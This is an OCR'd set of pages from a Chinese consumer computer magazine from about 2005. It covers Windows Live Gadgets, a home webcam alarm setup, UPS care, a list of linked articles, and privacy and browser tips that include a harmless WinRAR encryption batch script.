在http://wwww.live.com的主页面你会发现有一个Mail项，这是微软Live计划中的一项——Windows Live Mail，注册后微软将会提供给你一个2GB的邮箱，所以赶快点击其中的“join the beta”链接加入吧，在出现的页面中的“Windows Live Mail beta”下点击“注册”链接，接着在下一个页面中输入你的Hotmail邮箱地址，然后就静静等待微软的回应吧。

2.尝鲜微软的“小把戏”

在Windows Live主页左侧栏目中你会发现有个“Gadgets”，中文意思为“小玩意”、“小把戏”。它其实是微软的一个新产品，在今年9月份推出，主要应用于未来操作系统Vista的SideBar功能扩展，其实是一些桌面迷你小程序，直接通过桌面提供类似天气预报、股票等信息或记事本等简单桌面功能。而且所有人都可以参与编写并上传到微软专门开设的http://www.microsoftgadgets.com/网站中，以便全世界的用户下载使用（见图2）。



图2 如果经常看《电脑爱好者》，肯定会发现它与苹果Dashboard及前不久被雅虎收购的Widegets(http://www.widgetgallery.com/，即Konfabulator)非常相似，但Gadgets不需要像Konfabulator、Kapsules等母程序，都是一个个可以从插件网站下载的独立程序

微软表示Gadgets不仅可以用于Vista，而且未来还向Windows XP开放。如果你已经迫不及待，现在我们就提前在Windows Live中尝鲜吧！

第一步：进入http://microsoftgadgets.com/gallery/，在这里挑选一个Gadgets，比如：Livetris这个俄罗斯方块游戏，单击其链接进入。

第二步：单击“Add this Gadget to Live.com”（添加这个Gadget到Live.com网站）链接，网页会自动转向，并显示Live.com网站。

第三步：在Live.com左侧栏目中单击“My Web”，你会发现Livetris已经出现在这里了，单击它，接着单击“Install Gadget”按钮。等一会儿，你就可以玩俄罗斯方块了（见图3）。




图3

CF [YY34]

让摄像头成为家居守护神

★★

■ biosisi

电脑处理能力的日益强大，使得许许多多的应用都变成了可能，甚至是无所不能了。例如用电脑看电视、录节目、上网用视频聊天等等，相信大家都早已见惯不怪了，但是，你是否想过，原来电脑还可以为你看门呢！其实，只要用我们常见的简单硬件，就能够十分轻易地搭建出一套家居监控系统，让任何企图进入监控区域的人都被你了如指掌，无论是保护隐私还是财物，都十分有效。

搭建硬件监控平台

这里要给大家介绍的所谓监控系统，其实简单得很，只要一套用于监控的硬件平台和一个监控软件就能实现，这里先来说一下硬件监控平台的搭建。

方案一

所谓的硬件监控平台，其实就是一台个人电脑和一套摄像设备（见图1）。其实最常见的摄像设备就是铺天盖地的电脑摄像头（WebCAM），还有就是日益流行的数码摄像机（DV）。它们都采用了十分方便的电脑数字接口，分别通过USB和IEEE1394接口，就能直接和电脑连接使用。



图1　硬件监控平台方案一

对于数码摄像头来说，把其USB接头连接到主板的USB接口上，Windows系统就会提示找到新硬件，这时只要简单地插入厂家为你提供的摄像头驱动程序光盘，一般就能完成安装。重启电脑以后，就能在"我的电脑"中双击新增的摄像头图标，查看摄像头拍摄的画面。

而对于数码摄像机来说，则一般都无须安装驱动程序，只要简单地使用数据线连接摄像机的输出端和电脑的IEEE1394接口，即可使用。当然了，如果你的主板没有集成IEEE1394接口，那么就得另外购置一块IEEE1394接口扩展卡（同样无须安装驱动程序），市面价便宜的也就是50块左右，十分便宜。当然，市面上也有售价过百甚至更高的IEEE1394扩展卡，但是笔者并不建议选择，因为它根本不会为你带来任何明显的效果，物无所值。此外，个别摄像机和个别芯片的IEEE1394卡可能产生不兼容，所以在购买IEEE1394卡时，笔者建议可先跟商家说明：若不兼容可以更换其他芯片的产品。

方案二

除了上述全数码的平台外，你还可以选择以下的模拟平台：模拟摄像设备＋模拟视频采集卡＋个人电脑（见图2）。其中，常见的模拟摄像设备包括老一点的模拟摄像机和摄像头，而目前的绝大部分数码相机（DC）产品也都支持模拟视频输出。但因为数码相机的主要元件并非为长期连续拍摄而设计，因此笔者不建议使用数码相机做长期监控拍摄设备，以免大大缩短其寿命。




图2　硬件监控平台方案二

而模拟视频采集卡也并不是什么高档的东西，包含电视功能的视频卡也不过100～200元，当然，你也可以选择USB接口的外置视频采集盒，但是价格太高，而且对电脑主机的要求也较高，因此笔者并不推荐。

方案二的重点是正确安装视频采集卡，包括其驱动程序，目前厂家提供的安装说明都十分详尽，因此并不存在什么难度。然后，只要把模拟摄像设备连接到采集卡的S-Video或AV端子上，即可完成连接。

安装软件

当把相关的硬件连接安装好，并安装相关的驱动程序以后，就可以安装一款监控软件了，这里给大家推荐的软件名为"之软监控报警系统"。它可以分作监控端和客户端两个部分，监控端安装于带摄像头的电脑中，而客户端则可以安装在任何一台可上网的电脑上（也可不安装，后续会继续说明）。

"之软监控报警系统"的主要功能就是分析摄像设备所拍摄到的画面，当画面一旦发生变化，就会立即触发一个"报警事件"。而"报警事件"的内容则包括四项：

播放声音、录像、发送电子邮件、拨打指定电话。此外，“之软监控报警系统”还可以让你透过网络，甚至是手机，即时监控监控端所拍摄到的画面。

软件名称：之软监控报警系统

官方网站：http://www.zzzsoft.com/cn/index.asp

添加监控设备

安装并运行“之软监控报警系统”监控端后，第一件事就是把你的摄像头或其他监控设备添加到软件中（见图3）。



图3

1．单击“设备管理”按钮，单击“新增”按钮，打开“添加设备”窗口。

2．在“视频设备”栏的“设备”列表中，能找到你当前已经连接到电脑的摄像设备，例如USB摄像头、DV之类，而本例所需选择的就是丽台WinFast TV 2000 XP电视卡。

小提示

单击“设置”按钮，可以设置监控时的拍摄参数。采集卡一般最高可支持720分辨率＆30帧/秒，而摄像头一般最高只能支持640分辨率＆15帧/秒。

3．在“音频设备”栏的“设备”列表中，可以选择当前系统中的声卡设备，让监控过程具备录音功能。但是，你还需要单击“属性”按钮，正确选择录音通道。

小提示

一般声卡都具备多个录音通道，但是麦克风一般都是连接到声卡的“Mic-in”口，因此这里一定要选择“Microphone”项，否则无声（见图4）。



图4

4．完成上述设置后，会弹出“本地监控设置”窗口，如果你采用方案二（即采用采集卡），那么在“视频设备→Video Input”中，选择正确的视频输入通道，一般选择S-Video或者AV即可（见图5）。如果你采用的是数码摄像机或摄像头，则可略过此步。



图5

设置报警事件

在“本地监控设置”窗口的“报警方式”下，可以设置“声音”、“录制现场”、“电子邮件”、“电话”四项内容，只要拍摄到的画面，之软就会这里设置好操作。

其中，“声音”部分可以让你指定任意声音文件。“录制现场”则可以选择两种录制方式：一是动画录制，二是每隔0.5秒保存一次拍摄到的画面。“电子邮件”用于设置发送电子邮件的服务器和账号。“电话”则用于设置报警号码，但该拨号功能需要另外安装一个Modem设备（窄带拨号上网的那种）。（见图6）



图6

完成上述设置以后，之软监控报警系统就能够开始运作了，接下来，记得把你的摄像设备对准需要被监控的地方哦！

异地随时监控

之软监控报警系统还提供了两种异地监控功能，一是通过网络，二是通过手机。在使用异地监控之前，首先需要设置“之软监控报警系统”监控端，方法如下：

1．单击“远程访问设置”按钮打开设置窗口。

2．单击“免费注册账号”连接文字，申请一个新账号。

3．勾选“启用远程服务账号”选项，并在其下输入刚刚注册的账号和密码（见图7）。

完成上述设置后，单击“应用”按钮，软件就会显

■巩晓兰

延长UPS寿命的15条“金科玉律”★★

本文可以帮你学到

- UPS的主要作用
- UPS、电脑的正确开关顺序
- UPS的合理负载

停电会造成计算机硬盘的划伤，丢失数据，而用UPS供电就会避免这些麻烦。它可以提供稳定的电压输出，且在市电停电时，UPS内部的电池立即供电。由于它能预防因停电造成的损失，目前已被广泛采用。

在此本人根据使用UPS的实践经验，再谈几点体会，以供同仁们参考，并敬请批评指正。

1. 接UPS的配电箱所使用的开关不宜用老式的刀闸开关，因为这种开关在开关电源时有拉弧现象，会对电网产生干扰；另外，使用熔断式保险丝，过流响应速度慢，在负载或UPS短路时，不能及时切断电源，从而会对设备造成危害。所以应采用广为使用的空气开关，这种开关有消弧和负载短路时响应速度快的功能，且有漏电保护和过热保护等功能。

2. 空气开关的容量选用应适中。开关容量过大会造成过流或负载发生短路时，起不到保护作用；过小会经常造成市电中断。

3. UPS所在的市电线路不应带感性负载，如空调机、电机等负载，否则会对电网及UPS产生很大的冲击，应把感性负载接到其他市电线路中。

4. 当重点负载的UPS发生故障，不应盲目关机，应用旁路继续供电，然后通知UPS维修工程师解决故障。经济条件好的用户可采用热备份，进行双重保护。

5. 在UPS匹配功率时，应留有余量，不应过载，按UPS功率的80%来匹配负载即可。一般如打印机、绘图仪等设备对供电要求不高，可以直接接入市电，而不经过UPS，从而可以使UPS输出的电用到更重要的设备上，节约能源和开支。

6. 开关UPS要有顺序，开机时，应先开UPS电源输入开关，再开逆变器开关；关机时相反。

7. 如果一台UPS接有多个负载设备，设备最好顺次间隔打开，以免负载同时启动电流过大损坏UPS电源的零部件。

8. 使用UPS电源后，不必再加交流稳压电源。如果一定要加，应加在UPS的前级，即市电先经过稳压电源，然后经由UPS，再到负载。

9. UPS不宜在电池组未接或在电池组内阻变化很大的情况下开机运行，也不宜带负载开机或关机。

10. 不用UPS时，要关机。如果工作完后不关电源，在市电长时间停电的情况下，由于UPS一直处于工作状态，即使不带负载，UPS也会损耗少量的电源能量，这样长时间损耗能量又不及时充电，最后电池就会枯竭，引起UPS故障。

11. UPS不宜用频率经常突变不稳的发电机供电，以免影响UPS的正常运行。

12. 禁止将不同安时数、不同品牌的电池组合使用。

13. 新购进的UPS 电源，使用前应对后备蓄电池组进行均衡充电，即将每个蓄电池并联起来，根据蓄电池的标称值，确定充电电压和电流，充电12～24小时，以延长蓄电池的使用寿命。

14. 应定期对UPS进行充放电（原则上三个月）以保障电池的使用寿命。

15. 为保护UPS的使用寿命，应同厂商维修人员协商，定期对UPS进行维护保养。

CF [YY36]



图7



图8



图9

示出相应的监控网址（见图7），这样你就可以使用IE浏览器或者手机浏览器浏览该网址以监控远程电脑了（见图8）。

此外，你还可以选择通过“之软监控报警系统”客户端程序来进行异地监控。方法很简单，只要运行客户端，并输入对应的账号密码（即在监控端注册的账号密码），即可监控远程电脑（见图9）。

CF [YY35]

本专栏所介绍的链接所指向的文章，版权归原文作者或所发表网站所有，其观点不代表本刊，仅为读者提供更多与电脑相关的信息来源，也不构成任何建议。



Mr.200: 8. März, 1976; Bachtelhörnli (Detail) ©FIGU

据说是史上最全的UFO照片

从自1972年12月美国"阿波罗17号"飞船返回地球、美国结束"阿波罗"登月计划后，美国公布的一些照片看到了UFO飞碟图像……

文章链接:http://mwb.cfan.com.cn/105

毕业后，我们也失业了

每年都有大量的学生毕业，也有大量的学生在家待业，在无业的日子里，这些大学生在做些什么？他们是如何生活的呢？如果你马上面临毕业，又心气过高，也许本文会让你冷静下来，让你重新认识自己，并给予你足够的启迪与帮助。

文章链接:http://mwb.cfan.com.cn/76

700张XP壁纸

壁纸是一门艺术，从Windows XP出现后，Windows的壁纸就又上了一个台阶，许多专门针对XP的壁纸极为漂亮、奢华，而这个FTP收藏了700张精美的XP壁纸，够你每天换一张，两年不重样。

文章链接:http://mwb.cfan.com.cn/96

PCI-E菜鸟装机指南

本文用图解的方式为您展示PCI-E平台的装机过程，而且还有十分必要的PCI-E基础知识讲解，其中也涉及了一些关于SLI平台的简单介绍。好了，下面就来看看这攒机图解吧！

文章链接:http://mwb.cfan.com.cn/77

IT形象代言人盘点之打印机篇

文章中罗列了历代为打印机品牌代言的各路明星，并根据不同品牌和代言人之间的具体合作过程，描写了她们与品牌之间的合作关系。通过品牌代言过程中的成功与失败，从一个侧面讲述各打印机品牌成长的心路历程，以及整个打印机市场翻天覆地的巨大变化。

文章链接:http://www.cfan.com.cn/mwb/67

非专业iPod nano VS Sony E507评测

有人喜欢iPod nano的外形，有人喜欢Sony E507的音质，针对这两款产品网上也有相关的评测文章，可不论从细致程度，还是全面性来讲，都无法与本文相比。作者本身已经拥有Sony E507，为了送女朋友礼物，又购入了iPod nano，于是就有了这次的评测。

文章链接:http://mwb.cfan.com.cn/73

2005年最差十大产品

马上一年又要过去了，回顾这一年来推出的新产品，你就会发现，很多产品根本就是厂商搞的噱头，对于这些产品我们当然不能购入。于是PC Magazine就制作出了"2005年最差的10大产品"。在这个排行榜中，三星及索尼这样的大厂居然也有产品入榜，真是让人大跌眼镜。

文章链接:http://mwb.cfan.com.cn/74

CPU发展史经典回顾

昨天晚上，一IT界著名的朋友跟笔者说："你每天都喝水，那你有没考虑过水厂和水龙头的关系怎么样的？"确实，也许并非每个朋友都对IT和其中发生的事情感兴趣，但是曾经发生的事情和有过的经历，却可以让我们更加珍惜这来之不易的幸福。了解成功人的历史，更可让我们受益匪浅。现在我们就带大家去回顾一下这有趣而又激励人心的辉煌历史。

文章链接:http://mwb.cfan.com.cn/80

冬季用笔记本五大禁忌

看着马路上小妹妹们露得越来越少，不知道各位老少爷们们是否感觉到了一丝凉意，寒冷的冬天又要来临了。在北方居住的朋友们现在可能正在忙着储备过冬物资，什么棉袄、棉被、手套、围脖、大白菜、萝卜…………您问我大白菜、萝卜和笔记本电脑栏目有什么关系？你知道大白菜怎么过冬，可是你晓得笔记本如何安全度过冬天吗？下面和你说说冬天使用笔记本的五大禁忌。

文章链接:http://mwb.cfan.com.cn/79

AMD CPU编码全揭秘

相信也有一些朋友听说过Athlon 64处理器有些好超频，有些不好超频的消息，网上也有一些帖子教大家怎么挑好超的CPU，究其原因，网上的大虾级人物也只不过是读得懂AMD CPU身上的OPN代码，他们知道哪一批产品使用的制程最新，哪些CPU最能耐高温而已，今天我们就带给大家现在为止最全面的AMD CPU OPN代码手册，其中的处理器包括AMD K8平台的所有处理器，如Sempron、Athlon 64、Athlon 64 FX、Opteron服务器用CPU和Turion笔记本CPU，相信看过这篇文章后，你立即就成为能够看懂CPU OPN编码天书的大虾级人物。

文章链接:http://mwb.cfan.com.cn/82



盖茨的11条人生箴言(中英)

生活是不公平的，要去适应它（Life is not fair, get used to it）。世界首富比尔·盖茨如是说。在比尔·盖茨写给高中毕业生和大学毕业生的书里，有一个单子上面列有11项学生没能在学校里学到的事情。比尔·盖茨在书中谈到，让你感觉良好的政治上正确的教导，培养出一整代不知现实为何物的年轻人，这种教育只能导致他们成为现实世界中的失败者。

文章链接:http://www.cfan.com.cn/mwb/66

2005年世界顶尖IT产品全接触

"Best of What is New Award"是《大众科学》(Popular Science)杂志在每年年末都要进行的一项活动，即评选本年度问世或开发的电脑、电子、汽车、网络、医疗、保健、军事、航空、航天、生物、天文、地理等各个领域的最佳产品。这篇文章描述的是他们评选出来的2005年十大IT技术创新之星。

文章链接:http://www.cfan.com.cn/mwb/68



夜舞——夜景特效拍摄

以前用胶片机的时候总是很迷恋用各种特技手段来拍一些照片，可是烧胶片这活不是人人能干的。现在好了，我们有了数码相机，就可以尝试各种手段让你手中的DC在黑夜中舞动。文章中有不少作者的心得技巧，当然你也可以自己尽兴发挥，只要你敢想敢拍，没有什么不可以。

文章链接:http://www.cfan.com.cn/mwb/69

想做调查 到这里免费制作在线问卷

目前在线调查是一种低成本、有效、快捷的信息回馈、数据及信息采集方式，但在技术上也有些难度，如果你无力亲自制作后台程序，可以到这个专门提供网络调查服务的网站看一看，免费注册后，你可以建立5份问卷，并且问卷问题数目不限，也不限制调查人数，最重要的是还能下载调查结果。

文章链接:http://mwb.cfan.com.cn/99

站长必看:CSS网站设计视觉大餐

CSS一般译作层叠式样式表，是Cascading Style Sheet的缩写，简称样式表，是目前非常流行的网页制作技术，它其实是一种模板，规定好字体、段落等格式等样式，可被HTML网页中的各元素所引用，能确保网页版面设计的统一性。另外，它还有不少附加的功能，可以为网页增加特殊效果。但掌握它并不简单。学习别人的网页是通往成功之路的捷径，这个网站提供了很多经典、精美的CSS网站范例，快去学学吧！

文章链接:http://mwb.cfan.com.cn/102

教你全面玩转灰阶液晶

第一次听到"灰阶响应时间"大概是在一年以前，当时我们收到了明基送测的灰阶8毫秒的显示器FP71E，而在此之前我们同样对灰阶的概念一无所知，甚至一度固执地认为8毫秒产品已经足够使用了，再继续将响应时间的"数字游戏"进行下去也毫无意义……

文章链接:http://mwb.cfan.com.cn/81

所有搜索引擎到这里集合

现在搜索引擎多如牛毛，如果能在一个地方就可以搜遍天下该多好，而名捕搜索引擎集成了包括：百度、Google等286个搜索引擎，选择需要搜索的类别，比如：音乐、软件或BT资源，接着在搜索关键词文本框中输入关键词，名捕便会根据类别启用不同的搜索引擎进行搜索了。

文章链接:http://mwb.cfan.com.cn/98

各大IT公司的名字的缘来

自古以来，人们就非常重视起名。古代贤哲尹文子说过:形以定名，名以定事，事以验名。就是说，观察辨别事物、人物，必先定名而后才可以成事。而事物的成败得失，又可以验其名。这套中国的理论，对于外国名是否有用呢？你难道不想知道Yahoo!、SUN、Sony、Microsoft这些企业的名字是由何而来的吗？

文章链接:http://mwb.cfan.com.cn/72

2005年最迷人的发明



《时代》周刊评出了2005年"最迷人的发明"。《时代》杂志的科技、健康记者每年都会评选他们认为可能产生巨大影响的发明创造。11月14日出版的《时代》登载了评选结果，共有12大类39个产品入选。

文章链接:http://mwb.cfan.com.cn/106

没工具也能做图标、加特效

我们经常会在收藏夹中发现某个网址前面会是特别的图标，而不是标准的IE图标，这是因为网站站长在其网页中加入了特别的Favicon（收藏夹图标），如何制作这种图标呢？在这个网站中不用任何工具帮助，你就能快速将图片制作成Favicon，而且还能在线为图片增加特效、分割图片、将图片制作成MSN等聊天工具的个性图示等免费服务。

文章链接:http://mwb.cfan.com.cn/101

中文搜索引擎史记

以Google为代表的搜索引擎近年来成了网络的宠儿，那中文搜索引擎的发展历史你了解吗？谁是最早的中文搜索引擎呢？这篇文章将会和你一起回溯中文搜索引擎史记。


文章链接:http://mwb.cfan.com.cn/100

打造炫目的花朵

滤镜是Photoshop强大的工具之一，利用它可以做出千变万化的效果。本教程就是利用滤镜制作出的虹彩图案，通过图解的方式一步一步解说，简单易学。

文章链接:http://www.cfan.com.cn/mwb/71

极品飞车9是如何"炼"成的



想必已经有不少朋友玩上了极品飞车9，更有很多人已经进入到了"黑名单"第一名。前段时间小编们还在讨论本作中的过场动画是全CG的还是电影拍摄后经过处理的，现在，这个谜团终于有了答案，如果你也好奇，那就不得不看看本文了。

文章链接:http://mwb.cfan.com.cn/75

SATA硬盘分区设置与安装详解

全面指导你SATA硬盘的安装配置过程，让你无障碍享受SATA给你带来的急速快感。

文章链接:http://mwb.cfan.com.cn/78

2005年MP3业内大事影响力排行榜

从2005年1月4日美国SigmaTel指控中国炬力侵犯其MP3单芯片系统控制器专利开始，今年有关MP3具有影响力的事件就接连不断，下面敬请坐观2005年MP3事件排行。

文章链接:http://mwb.cfan.com.cn/83

隐私保护实用方案集

提起“隐私”，可能很多人会不以为然。但要是说到QQ、MSN聊天记录，硬盘中的敏感文件等，就很少有人再认为这是小事了。你的电脑好几个人用、你想把电脑连同硬盘一起转手，或者经常用闪存盘拷文件，那你的隐私应该怎样保护？

本期密技评审团成员

CFan编辑部：狂PK、特别的特别、Cornel、番茄蛋饭

特邀读者评审：50人

*关于评审团成员的说明：为了保证每条密技都是最实用的，我们每期都由几名编辑和特邀的50名读者组成评审团，以投票方式对密技进行精挑细选。

01 给QQ自动登录设置“门禁”

QQ每次登录时都要输入密码，在网吧、学校机房你当然得如此，另外为确保安全还应选择关闭时自动删除记录的“网吧模式”。不过如果在家中也要每次输入密码未免太小心了，父母用其他账户登录这台电脑后也需要使用QQ，怎么让QQ自动识别呢？在QQ中设置好自动登录，然后打开“资源管理器”转到QQ安装目录，右击其下以那个自动登录的QQ号命名的目录，选择“属性”，在“安全”选项卡点击“高级”，取消“从父项继续那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”，点击“复制”。然后只保留自己的账户名，其他账户(包括Administrators组和SYSTEM账户)一律在列表中删除。这样，在使用你的账户进入系统时，打开QQ便会自动登录，而使用别的账户进入系统运行QQ则不会弹出登录框。

小提示

要进行权限设置，必须是Windows 2000/XP Professional或更高版本系统，分区文件系统为NTFS，如果是XP还需要在“文件夹选项”中去除“简单文件共享”的勾选。

02 发送到闪存盘自动加密

把文件拷到闪存盘是很多移动办公人士的选择，但由于保密需要，闪存盘中的文件都得先用WinRAR之类的软件压缩并加上密码。逐个选择打包并加上密码的操作能不能简化呢？在“资源管理器”中打开SendTo目录(Windows 98位于C:\Windows\，Windows 2000/XP则位于C:\Documents and Settings\用户名\)，在其下新建一个文本文件内容如下，保存为“加密单个文件发送至U盘.bat”：

```
@echo off
"D:\Program files\WinRAR\WinRAR.exe" a -ep1 -p12345 "e:\%~n1" "%1"
exit
```

上面脚本中WinRAR.exe请按实际安装路径修改，参数“-p”后的“12345”是解压缩密码，“e:\”是闪存盘的盘符，现在直接右击需要加密并发送至闪存盘的文件，选择“发送到→加密单个文件发送至U盘.bat”即可。另外，也可建立一个支持多文件压缩的“发送到”菜单，在SendTo目录下新建一个快捷方式，在填出窗口中输入“"D:\Program files\WinRAR\WinRAR.exe" a -ep1 -p12345 e:\crypt.rar”(不含最外侧中文引号)，那么批量选择文件后再选择“发送到”就能把文件统一压缩加密至e:\crypt.rar文件中。

03 硬盘文件彻底粉碎

用Windows自带的“删除”功能删除文件，硬盘中的数据实际并不会销毁，而只是将这块硬盘区域标记为“已删除，可供新文件写入”罢了。所以，只要没有新的数据覆盖

技巧：系统

WMP9界面不再“屈居幕后”

实用度：


许多用户在安装了新版的Windows Media Player 9/10之后，发现在网页中的播放器界面并没有发生变化，仍是以前老版本的“朴实”界面。这个情况在使用Windows 98的用户中尤其常见，解决方法很简单：点击“开始→运行”，在运行框中输入“regsvr32 wmpdxm.dll”点击“确定”，显示成功注册后重启电脑，现在网页播放器已经是新版本WMP界面了。

(ZCX)

显示还是下载，我做主

实用度：

在浏览器中点击DOC等格式的文档的URL链接时，会提示“在文件的当前位置打开”或者“将该文件保存到磁盘”，如果你选择了其中一项同时又勾选了“在打开这种类型的文件前始终询问”，那么下次在浏览器中点击这些文件链接时就会自动显示或者下载。那么有没有方法更换这个设置呢？打开“资源管理器”，选择菜单“工具→文件夹选项”，进入弹出窗口的“文件类型”选项卡，在列表中选择“DOC(Microsoft Word文档)”，点击下方的“高级”按钮，在弹出的“编辑文件类型”窗口中勾选“下载后确认打开”(见图)，依次点击“确定”关闭窗口，问题解决。



(ZCX)

掉这块区域，使用EasyRecovery等文件恢复软件还是能非常轻易地将删除掉的文件找回来。如果你有需要销毁的文件，又害怕别人恢复，那就试试Eraser吧！首先从http://www.hanzify.org/index.php?Go=Show::List&ID=7866下载该软件，安装后右击需要销毁的文件，选择菜单“擦除”即可。

04 不让“回收站”变成“信息站”

很多人都不太喜欢“回收站”功能，笔者是几乎就不用，在Windows中简单地删除文件，那文件只是转移到了“回收站”中，随时可以恢复查看。比较保险的做法是按住Shift再点“删除”，这样就不会再通过“回收站”而是直接清除了。每次删除都按住Shift可实在不太方便，右击桌面上的“回收站”，选择“属性”，在“全局”选项卡中选择“所有驱动器均使用同一设置”，然后勾选下方的“删除时不将文件移入回收站，而是直接删除”，点击“确定”保存设置，另外也可以不用“全局设置”而对各分区独立设置是否直接删除文件，方法是选择“独立配置驱动器”然后在各分区选项卡中设置。

05 公共机房勿忘清空剪贴板

剪贴板里有时藏了我们太多秘密，虽然重启后它们就消失不见了，可有时由于疏忽这些信息就泄露出去了。比如在网吧和其他公共机房上网后，通常并不关机而是直接离开，如果下一个来上机的人按一下Ctrl＋V，刚才在剪贴板中的信息就被别人“盗取”了。

不用费尽脑汁研究怎么清空剪贴板，只需用Ctrl＋C再随便复制一段无关的内容到剪贴板中，原来的内容就会被覆盖，这样就不用担心信息泄露了。

06 严禁软件历史记录通风报信

（1）Office办公软件

公司的文档、报表大多是使用Office系列的Word、Excel制作的，但是原先为了方便使用而设立的快速打开最近文档菜单却同时也泄露了我们机器中重要文档的名称和所在。怎么能让Office软件的“记性”不那么好呢？以Word 2003为例：选择菜单“工具→选项”，在弹出窗口的“常规”选项卡下取消“列出最近所用文件数”前的勾选。

（2）浏览器

IE的历史记录功能是很多网友“深恶痛绝”的，右击桌面上的IE图标选择“属性”，在“常规”选项卡中点击“清除历史记录”按钮并将“网页保存在历史记录中的天数”设置为0，然后点击“删除Cookies”、“删除文件”（勾选“删除所有脱机内容”）即可。

（3）播放器软件

以Windows Media Player 10为例，选择菜单“工具→选项”，在“隐私”选项卡中去除“在播放机中保存文件和URL历史记录”的勾选。

（4）“文档”菜单

Windows开始菜单中的“文档”有助于你快速打开最近编辑／查看过的文件，右击任务栏空白处选择“属性”，在“开始菜单”选项卡点击“自定义”，在弹出窗口中点击“清除”。要让“文档”菜单“闭嘴”也很简单，无需安装第三方优化软件进行隐藏，只需在“C:\Documents and Settings\用户名\Recent”目录的权限设置中设置拒绝当前用户即可（权限设置可参考上文），对此目录进行操作前请先在“文件夹选项”中设置显示隐藏文件和系统文件并去除“使用简单文件共享”。

CF [MJ01]

技巧：软件

保护我的千千静听

实用度：

别人用我的电脑时经常会把我心爱的千千静听改得面目全非，令我很是气愤！一气之下就将我的千千静听“锁住”了。具体方法为：因为千千静听的选项设置都保存在安装目录下的TTPlayer.xml中，所以只需将该文件的属性改为“只读”。这样的话每次关闭再打开就会一直保持最初始的设置了。以后就再也没有诸如此类的麻烦了。

（北京 悠悠我心）

在QQ中保存语音聊天记录

实用度：


在QQ上，如果你的心上人对你说了一句非常甜蜜的话，你一定想反反复复调出来听听，那以怎么实现呢？这就要用到很多人认为是鸡肋的“QQ对讲机”了。它就可以将好友的语音聊天记录保存下来，而且使用方法很简单：打开对方聊天窗口，按下F2键发出邀请即可。记录下的语音就保存在聊天记录中。

(LB)

巧用“镜像”提高FlashGet下载速度

实用度：

我们平常用FlashGet下载文件时，可以利用“镜像”功能帮你提高下载速度：打开FlashGet，点击菜单中的“工具→选项”，点击“镜像”选项卡，勾选“自动通过Ftp Search查找镜像站点”，在“服务器”中输入“http://ants.keepso.com/cgi-bin/search?word=&FType=6”（不含引号）即可（见图）。



(TL)

CF [MJ02]

用好，玩转你的收藏夹

01 给收藏夹挪挪窝

默认情况下，收藏夹对应文件夹位于"%system%:\Documents and Settings\用户名\Favorites"(%system%指系统所在分区)下，为了避免系统重装时丢失收藏夹，可以将其挪挪窝：

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，在右侧窗格找到并双击名为"Favorites"键值，在打开的窗口中输入你希望收藏夹位于的路径(例如h:\收藏夹)。按"F5"刷新并退出注册表。

打开IE，这时，系统会自动在H盘建立一个名为"收藏夹"的文件夹，现在只要将原来收藏夹下所有的文件拷贝到H盘的这个"收藏夹"文件夹中即可。

小提示

利用此方法，可以实现多操作系统共用收藏夹的目的，只要在多操作系统的每个系统中按上述方法修改注册表即可，而要在同一个系统中不同的用户间共用收藏夹，只要分别以不同的账户登录系统，然后再通过上面的方法修改注册表即可。

02 经常浏览的网站靠前排

尽管都是被收藏起来的网站，但使用频率肯定有高低之分，将那些经常访问的网站放在最前面将更便于使用。下面就来看看如何按那些网站的访问频率来排序网站：

1.自动排列

打开IE，点击菜单"工具→Internet选项"，在打开窗口中选择"高级"选项卡，然后选中"浏览"设置项后面的"启用个性化收藏夹菜单"项目，最后再单击"确定"退出设置窗口，重启IE，这时你就会看到打开收藏夹菜单后，最前面显示的就是那些你最近访问的网站了。

2.重命名排序法

将收藏夹中的网站名称按其访问的频率在其前分别追加"a、b、c…或1.2.3…"这样的从小到大的字符，再设置让收藏夹按名称排序即可达到目的，这方法尤其适合喜欢在IE工具栏上显示"链接"栏的朋友。

首先打开IE，单击"收藏夹→整理收藏夹"，在打开的"整理收藏夹"窗口中对需要排序的网站按照上面的规则进行重命名(例如，想将Google网站放最前面，只要将其重命名为"aGoogle")。按同样的方法将其他网站也重命名。

接下来，单击IE菜单的"收藏夹"按钮，右击弹出的下拉菜单并选择"按名称排序"项即可。这样设置后，所有网站都会按其名称进行排序了，而那些重命名过的就会排在最前面。这个方法适合于所有使用IE内核的浏览器，例如TT、Maxthon等。

03 打造"超级收藏夹"

"收藏夹"真的就只能收藏网址吗？其实文件夹、网上邻居，甚至是控制面板、打印机、应用程序照样也能收藏进来。让它成为超级收藏夹。下面以添加文件夹为例，其他项目的添加方法基本相同(像控制面板中的组件、应用程序等可直接用右键拖动到收藏夹菜单中进行收藏)。

打开"资源管理器"，进入目标文件夹，单击"收藏"菜单项，选择下拉菜单中的"添加到收藏夹"命令，接

技巧:硬件

如何关闭并行口

实用度：

